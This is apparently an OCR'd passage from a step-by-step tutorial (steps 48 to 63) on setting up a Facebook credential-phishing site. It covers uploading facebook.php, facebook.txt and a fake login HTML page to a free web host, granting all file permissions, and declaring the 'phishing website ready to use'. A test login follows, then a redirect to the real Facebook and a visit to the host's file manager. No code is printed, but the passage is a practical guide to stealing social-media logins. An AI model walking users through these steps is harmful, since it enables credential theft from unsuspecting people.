
Step 48:- File Uploaded successfully & Click on Choose File.




Step 49:- Select facebook.php & Click on Open.




Step 50:- Click on Green Tick.




Step 51:- File Uploaded successfully & Click on Choose File.




Step 52:- Select facebook.txt & Click on Open.




Step 53:- Click on Green Tick.




Step 54:- File Uploaded successfully & Click on Blue Tick.




Step 55:- 3 File Uploaded successfully in fb Folder.




Step 56:- Select 3 files & Click on Chmod.




Step 57:- Click on Set all permissions & Click on Green Tick.




Step 58:- Permissions changed successfully & Click on Blue tick.




Step 59 :- Phishing website Ready to Use.




Step 60:- Type http://demohosting.eu5.org/fb/Facebook.html .




Step 61:- Type any words & Click on Log in.



Step 62:- It automatically redirected to Original Page of Facebook.



Step 63:- Open http://demohosting.eu5.org/ftp/index.php & Click on View.

